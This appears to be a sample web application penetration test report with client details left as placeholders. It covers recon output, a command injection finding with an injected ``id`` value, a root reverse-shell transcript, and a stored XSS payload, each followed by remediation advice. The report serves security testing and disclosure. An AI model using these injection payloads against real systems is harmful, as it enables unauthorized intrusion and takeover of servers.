Abu Talha
Cyber Security Researcher & Penetration Tester

# WEB APPLICATION PENETRATION TESTING REPORT for [CLIENT_NAME]

**Prepared for:**
**[FIRST_NAME] [LAST_NAME]**
**[EMAIL_ADDRESS]**

**Prepared by:**
**[FIRST_NAME] [LAST_NAME]**
**[EMAIL_ADDRESS]**

[DATE]

# Table OfContents

## Summary

This report presents the results of the [White/Gray/Black Box] penetration testing for the [CLIENT_NAME] web applications and external network infrastructure. The recommendations provided in this report are structured to facilitate remediation of the identified security risks.Thisdocumentservesasaformalletterofattestationforthe recent [CLIENT_NAME] web application and external network infrastructure penetrationtesting.

Evaluation ratings compare information gathered during the engagement to “best in class” criteria for security standards. We believe that the statements made in this document provide an accurate assessment of the [CLIENT_NAME] current security as it relatestothe [CLIENT_NAME] data.

We highly recommend reviewing the Summary section of business risks and High-Level Recommendations to better understand risks and discovered security issues.

| Scope of assessment | Web Application |
|---|---|
| Security Level | F |
| Grade | Inadequate |

**Grading Criteria**:

| Grade | Security | Criteria Description |
|---|---|---|
| A | Excellent | The security exceeds “Industry Best Practice” standards. The overall posture was found to be excellent with only a few low-risk findings identified. |
| B | Good | The security meets accepted standards for “Industry Best Practice.” The overall posture was found to be strong with only a handful of medium- and low-risk shortcomings identified. |
| C | Fair | Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to “Industry Best Practice” standards |
| D | Poor | Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address the exposuresidentified. Major changes are required to elevate to “Industry Best Practice” standards. |
| F | Inadequate | Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources. |

## 1.1 Project Objectives

Our primary goal within this project was to provide the [CLIENT_NAME] with an understanding of the current level of security in the web application and its infrastructure components. We completed the following objectives to accomplish this goal:

- Identifying application-based threats to and vulnerabilities in the application
- Comparing [CLIENT_NAME] current security measures with industry best practices
- Providing recommendations that [CLIENT_NAME] can implement to mitigate threats and vulnerabilities and meet industry best practices

The Common Vulnerability Scoring System (CVSS) version 3.0 was used to calculate the scores of the vulnerabilities found. When calculating the score, the following CIA provision, supplied by the [CLIENT_NAME] has been taken in hi to account:

| Scope | Confidentiality | Integrity | Availability |
|---|---|---|---|
| All scopeobjects | High | High | High |

## 1.2 Scope &Timeframe

Testing and verification were performed between [START_DATE] and [END_DATE]. The scope of this project was limited to the web applications and the network infrastructure mentioned below.

We conducted the tests using a staging (non-production) environment of [CLIENT_NAME] Web Application. All other applications and servers were out of scope. The following hosts were considered to be in scope for testing.

### 1.2.1 Hostnames and IP-addresses


| Scope: | Description: |
|---|---|
| [IP_ADDRESS] | [DESCRIPTION] |
| [DOMAINS] | [DESCRIPTION] |

### 1.2.1 User Accounts providedby [CLIENT_NAME]

| Asset: | Username |
|---|---|
| [WEB_APPLICATION] | [USERNAME] |
| [VPN] | [USERNAME] |
| [API_DOCUMENTATION] | [USERNAME] |

## 1.3 Summary ofFindings

Our assessment of the [CLIENT] web application revealed the following vulnerabilities:



I performed manual security testing according to the [OWASP Web Application Testing Methodology](), which demonstrates the following results.

| Severity | Critical | High | Medium | Low | Informational |
|---|---|---|---|---|---|
| Number of issues | 2 | 2 | 3 | 5 | 1 |

Severity scoring:

- Critical – Immediate threat to key business processes.
- High – Direct threat to key business processes.
- Medium – Indirect threat to key business processes or partial threat to business processes.
- Low – No direct threat exists. The vulnerability may be exploited using other vulnerabilities.
- Informational – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

The exploitation of found vulnerabilities may cause full compromise of some services, stealing users' accounts, and gaining organization's and users' sensitive information.

## 1.4 Summary of Business Risks

In the case of [CLIENT_NAME] applications and related infrastructure

Critical severity issues can lead to:

- Disruption andunavailabilityof main services, whichcompany provideto theirusers
- Prolonged recovery from backups phase as a result of a focused attack against internal infrastructure
- Company-wide ransomware attack with the following unavailabilityofcertain parts of theinfrastructureandpossible financiallossduetoinsufficient security insurance

High severity issues can lead to:

- Usage of [CLIENT_NAME] infrastructure for illegitimate activity (scanning of the internal network, Denial of Service attacks)
- Disclosure of confidential and Personally Identifiable Information
- Theft or exploitation of the credentials of a higher-level account

Medium severity issues can lead to:

- Disclosure of system components versions, logs and additional information about systems that might allow disgruntled employees or external malicious actors to misuse or download sensitive information outside of the company perimeter.
- Disclosureof confidential, sensitive andproprietaryinformation relatedtousers and companies which use [CLIENT_NAME] services

Low and Informational severity issues can lead to:

- Abusing business logic of main services to gain competitive advantage
- Unauthorized access to user or company confidential, private, or sensitive data
- Repudiation attacks against other users of services which allow maintaining plausible deniability

## 1.5 High-Level Recommendations

Taking into consideration all issues that have been discovered, we highly recommend to:

- Use an access control matrixto define the access control rules for application users.
- You should validate all user input for data that users can add/edit on the server-side.
- Requests that modify data should be validated through the CSRF token to avoid possible Cross-Site Request Forgery attacks.
- Implement strict access control checks.
- Use rate limits mechanism to drastically decrease the Bruteforce attack chances.
- Useapropersessiondeactivationmechanism.Implementasession termination mechanism for all logged-out accounts.
- Implementaprotectionmechanismfor theloginprocess.Youcould usea user lockoutmechanismtopreventexternalactorsfromguessingusers' passwords.
- UsestandarddataformatssuchasJSON,XML,orYAMLinsteadofbinaryformats for data serialization.
- Continuously monitor logs for anomalies to detect abnormal behavior and fraud transactions. Dedicate security operations engineer to this task
- Deploy Web Application Firewall solution to detect anymalicious manipulations.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies.
- Review security configuration of all additional modules, like text editors.
- Avoid transmitting sensitive data (tokens, etc.) inside the URL of a request.
- Review 2FA configuration on app demo version.
- You should form awhitelist ofpermitteddomains, andthiswillreduceyour exposure to Host header injection attacks.
- Take care about output data, and check API response on the presence of sensitive information.
- Also, we recommend conducting remediation testing of web applications.

# Technical Details

## 2.1 Methodology

Our Penetration Testing Methodology is grounded on the following guides and standards:

- *Penetration Testing Execution Standard (PTES)*
- *OWASP Top 10 Application Security Risks*
- *OWASP Web Security Testing Guide*
- *Open Source Security Testing Methodology Manual (OSSTMM)*

*Penetration Testing Execution Standard (PTES):* consists of seven main sections which start from the initial communication and reasoning behind a pentest, through intelligence gathering and threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post-exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process.

*Open Web Application Security Project (OWASP):* is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. Besides,OWASPhascreatedApplicationSecurityVerification Standard (ASVS) which helps to identify threats, provides a basis for testing web application technical security controls, and can be used to establish a level of confidence in the security of Web applications.

*The Open Source Security Testing Methodology Manual (OSSTMM):* is peer-reviewed and maintained by the Institute for Security and Open Methodologies (ISECOM). It has been primarily developed as a security auditing methodology assessing against regulatory and industry requirements. It is not meant to be used as a standalone methodologybutratherto serve as a basis for developing one which is tailored towards the required regulations and frameworks.

## 2.2 Security toolsused

- *Manual testing:* FFUF, Burp Suite Pro [Commercial Edition/ Enterprise Edition]
- *Vulnerability scan:* Nessus , Nikto, Acunetix
- *Network scan:* Nmap, masscan
- *Directory enumeration:*gobuster, dirsearch,subli3r
- *Injectiontestingtools:*SQLmap, Stenter
- *Encryption:* TestSSL

## 2.3 Project limitations


The Assessment was conducted against a testing environment with all limitations it provides.

# External Perimeter

## 3.1 Recon stage

### 3.1.1 Ports discovery

| Service | IP address | Open ports | Ports details |
|---|---|---|---|
| Fortinet server | [IP_ADDRESS] | 10443/tcp | Fortinet security device httpd |
| VPN1 | [IP_ADDRESS] | 4433/tcp | SonicWALL firewall http config |
| VPN2 | [IP_ADDRESS] | N/A | N/A |
| Admin Portal | [IP_ADDRESS] | 443/tcp | N/A |




```
Discovered open port [redacted]
Discovered open port
Discovered open port
Discovered open port
Discovered open port
Discovered open port
Completed Connect Scan at 14:07, 1.84s elapsed (65535 total ports)
Nmap scan report for [redacted]
Host is up (0.000078s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE
[redacted] open [redacted]
          open
          open
          open
          open
          open
          open
          open
          open
```

### 3.1.2 Subdomains discovery

| Subdomain | Status |
|---|---|
| sub1.example.com | dead |
| sub2.example.com | alive |
| sub3.example.com | dead |
| sub4.example.com | dead |
| sub5.example.com | dead |

| | |
|---|---|
| sub6.example.com | timeout |
| sub7.example.com | dead |



```
                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for example.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 22364
[redacted]
```

## 3.1 Critical severity findings

# Web Application Findings Details

### 3.1.1 Command injection

*Severity:* Critical

*Location:*

- [APPLICATION_ENDPOINT]

*Impact:*

Depending on the setup of the application and theprocess configuration thatexecutes it, a command injectionvulnerabilitycould leadtoprivilegeescalation oftheprocess or tospawn a remote reverse shell that allows complete interaction bya malicious party.

*Vulnerability Details:*

Command injection is an attack in whichthegoalistheexecutionofarbitrarycommands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

*Steps to reproduce:*

1. Send a request to update the Kerberos settings.

*HTTP request:*


```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Connection: close
Content-Length: 92
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json, text/plain, */*
Authorization: Bearer 1b7ef3fbc9c04df680729d645df828fe
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.72 Safari/537.36
Content-Type: application/json;charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US,en;q=0.9

{"ticketRefreshInterval":36000000,
"krbConfig":"sdf","keyTab":"test",
"username":"1;`id`"}
```

2. Get an error with the output of the injected command.

*HTTP response:*

```
HTTP/1.1 400 Bad Request
Server: nginx/1.19.1
Date: [DATE]
Content-Type: application/json; charset=utf-8
Content-Length: 253
Connection: close
strict-transport-security: max-age=15724800; includeSubDomains
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
x-download-options: noopen
x-content-type-options: nosniff
cache-control: no-cache

{"statusCode":400,"error":"Bad Request","message":"Command failed: kinit -c
/tmp/krbTempCache -k -t /tmp/config/krb5.keytab 1;`id`\nkinit: Configuration file does
not specify default realm when parsing name 1\n/bin/sh: uid=0(root): command not
found\n"}
```

3. Getting a bash reverse tcp shell.



```
Listening on 0.0.0.0 1337
Connection received on [redacted] 24830
bash: no job control in this shell
[root@[redacted]# id
[redacted] id
uid=0(root) gid=0(root) groups=0(root),1000([redacted]
[root@[redacted]# 
```

*Recommendations:*

By far the most effective way to prevent OS command injection vulnerabilities is to never call out OS commands from application-layer code. In virtually every case, there are alternate ways of implementing the required functionality using safer platform APIs. If it is considered unavoidable to call out to OS commands with user-supplied input, then strong input validation must be performed. Some examples of effective validation include:

- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validatingthattheinputcontainsonlyalphanumericcharacters,noother syntaxor whitespace.

Neverattempttosanitize inputbyescaping shellmetacharacters.Inpractice,thisis justtoo error-prone and vulnerable to being bypassed by a skilled attacker.

*References:*

- https://owasp.org/www-community/attacks/Command_Injection
- https://www.imperva.com/learn/application-security/command-injection/
  https://snyk.io/blog/command-injection/

### 3.1.2 Stored XSS - Subdomain takeover

*Severity:* High

*Location:*

- [APPLICATION_ENDPOINT]

*Impact:*

An attacker can take over a subdomain using XSS injection during company account creation. That leads to malicious subdomain usage.

*Vulnerability Details:*

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

*Steps To Reproduce :*

1. Prepare a payload that should be injected into the new domain registration form.

*malicious code:*

```
testXSS"><script>document.write('<h1>pwned</h1>')</script>
```

2. Send a request to create a new page and inject a malicious payload into the *description* field.


*HTTP request:*

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Content-Length: 1995
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

[REDACTED]
&name=helo&description=testXSS%22%3E%3Cscript%3Edocument.write('%3Ch1%3Epwned%3C%2Fh1%3E
')%3C%2Fscript%3E&terms_and_conditions=0&terms_and_conditions=1
[REDACTED]
```

*HTTP response:*

```
HTTP/1.1 200 OK
Server: nginx
Date: [DATE]
Content-Type: text/html; charset=UTF-8
Content-Length: 221
Connection: close
Expires: [DATE]
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: [DATE]
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: sameorigin
Vary: Accept-Encoding

{"success":true,"form_errors":[], "errors":[],"result":"success","redirect_url":"[APPLICA
TION_ENDPOINT]"}
```

3. Follow the link where a new tenant is located.
   In this case, it is [APPLICATION_ENDPOINT] and there is a web page that could be defaced using the original domain.



*Recommendations:*

In general, effectivelypreventing XSS vulnerabilities is likely to involveacombination of the following measures:

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode theoutput topreventit frombeinginterpretedasactive content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way youintend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

*References:*

- https://portswigger.net/web-security/cross-site-scripting/stored
- https://blog.sqreen.com/stored-xss-explained/

**Note : If you want to full report feel free knock me for further details.**

## Thank You